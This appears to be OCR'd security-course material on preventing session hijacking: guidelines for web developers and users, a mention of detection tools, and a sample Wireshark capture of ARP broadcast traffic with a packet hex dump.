
1. Create session keys with **lengthy strings or random numbers** so that it is difficult for an attacker to guess a valid session key
2. Regenerate the **session ID** after a successful login to prevent session fixation attacks
3. Encrypt the **data and session key** transferred between the user and web servers
4. Make the **session expire** as soon as the user logs out
5. **Prevent eavesdropping** within the network
6. Reduce the **life span** of a session or cookie
7. Do not create sessions for **unauthenticated users** until it is necessary
8. Ensure **HTTPOnly** while using cookies for Session IDs
9. Check whether all the requests received for the current session originate from the same **IP address** and **user agent**
10. Implement **continuous device verification** to identify whether the user who established the session is still in control
11. Implement **risk-based authentication** at different levels before giving access to sensitive information
12. Perform **authentication** and **integrity verification** between VPN endpoints

Web Development Guidelines to Prevent Session Hijacking

An attacker usually hijacks a session by exploiting the vulnerabilities in mechanisms used for session establishment. Web developers often ignore security. During the development process, they should consider the following guidelines to minimize/eliminate the risk of session hijacking.

- Create session keys with lengthy strings or random numbers so that it is difficult for an attacker to guess a valid session key
- Regenerate the session ID after a successful login to prevent session fixation attacks
- Encrypt the data and session key transferred between the user and web servers
- Implement SSL to encrypt all information in transit via the network
- Make the session expire as soon as the user logs out
- Prevent eavesdropping within the network
- Reduce the life span of a session or cookie
- Use restrictive cache directives for all the web traffic through HTTP and HTTPS, such as the "**Cache-Control: no-cache, no-store**" and "**Pragma: no-cache**" HTTP headers and/or equivalent META tags on all or (at least) sensitive web pages
- Do not create sessions for unauthenticated users unless necessary
- Ensure HTTPOnly while using cookies for session IDs
- Use a secure flag to send cookies in HTTPS requests and encrypt them before sending across the network

- Check whether all the requests received for the current session originate from the same IP address and user agent
- Implement continuous device verification to identify whether the user who established the session is still in control
- Implement risk-based authentication at different levels before granting access to sensitive information
- Perform authentication and integrity verification between VPN endpoints
- Destroy the associated sessions on the server-side itself instead of simply depending on the session expiration when a user is deauthenticated
- Ensure that the web application is able to redirect HTTP requests to HTTPS using either server settings or redirection techniques
- Incorporate user re-authentication and generation of new sessions before allowing any sensitive functions
- Rely on web frameworks that provide highly secure session IDs to generate sessions instead of using own session management



Web User Guidelines to Prevent Session Hijacking

1. Do not click on links received through **emails or IMs**
2. Use firewalls to prevent **malicious content** from entering the network
3. Use firewalls and browser settings to **restrict cookies**
4. Ensure that the website is certified by the **certifying authorities**
5. Ensure that you clear **history**, **offline content**, and **cookies** from your browser after every confidential and sensitive transaction
6. Prefer https, a secure transmission, over http when transmitting **sensitive** and **confidential data**
7. Logout from the browser by **clicking on the logout** button instead of closing the browser

Web User Guidelines to Prevent Session Hijacking


The following are some guidelines for web users to defend against session hijacking.

- Do not click on links received through emails or instant messages (IMs).
- Use firewalls to prevent malicious content from entering the network.
- Use firewalls and browser settings to restrict cookies.
- Ensure that the website is certified by appropriate certifying authorities.
- Ensure that the history, offline content, and cookies are cleared from the browser after every confidential and sensitive transaction.
- Give preference to HTTPS, a secure transmission protocol, over HTTP when transmitting sensitive and confidential data.
- Logout from the browser by clicking on the logout button instead of closing the browser.
- Verify and disable add-ons from untrusted sites. Enable add-ons only if necessary.
- Practice using a one-time password for critical data transactions (e.g., credit card transactions).
- Frequently update anti-virus signatures to prevent the automatic installation of malware that attempts to steal cookies.


Session Hijacking Detection Tools

USM Anywhere USM Anywhere delivers **threat detection**, incident response, and compliance management across cloud, on-premises, etc.

Wireshark Wireshark allows you to **capture and interactively browse the traffic** running on a computer network



https://cybersecurity.att.com



```
No.   Time        Source                  Destination   Protocol  Length  Info
84207 171.326987  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.90? Tell 10.10.1.13
84208 171.336926  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.91? Tell 10.10.1.13
84209 171.347465  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.92? Tell 10.10.1.13
84210 171.357424  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.93? Tell 10.10.1.13
84211 171.367467  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.94? Tell 10.10.1.13
84212 171.377635  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.95? Tell 10.10.1.13
84213 171.388153  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.96? Tell 10.10.1.13
84214 171.398029  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.97? Tell 10.10.1.13
84215 171.408250  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.98? Tell 10.10.1.13
84216 171.418583  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.99? Tell 10.10.1.13
84217 171.428622  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.100? Tell 10.10.1.13
84218 171.437101  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.0? Tell 10.10.1.13
84219 171.439889  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.101? Tell 10.10.1.13
84220 171.449322  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.102? Tell 10.10.1.13
84221 171.459220  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.103? Tell 10.10.1.13
84222 171.468874  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.4? Tell 10.10.1.13
84223 171.468879  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.3? Tell 10.10.1.13
84224 171.468882  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.1? Tell 10.10.1.13
84225 171.469310  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.104? Tell 10.10.1.13
84226 171.479436  MS-NLB-PhysServer-2…    Broadcast     ARP       42 Who has 10.10.1.105? Tell 10.10.1.13
84227 171.488756  10.10.1.13              224.0.0.251   MDNS      71 Standard query 0x70a6 PTR local.local, "QM" question

> Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface \Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:17:6c:65 (02:15:5d:17:6c:65), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::1:1, Dst: ff02::1
> Internet Control Message Protocol v6

0000  33 33 00 00 00 01 02 15  5d 17 6c 65 86 dd 60 00   33······]·le··`·
0010  00 00 00 38 3a ff fe 80  00 00 00 00 00 00 00 00   ···8:···········
0020  00 00 00 01 00 01 ff 02  00 00 00 00 00 00 00 00   ················
0030  00 00 00 00 00 01 86 00  2d b0 40 40 00 1e 00 00   ········-·@@····
0040  00 00 00 00 00 00 1f 03  00 00 00 00 00 0a 0b 6c   ···············l
0050  6f 63 61 6c 64 6f 6d 61  69 6e 00 00 00 00 05 01   ocaldoma in······
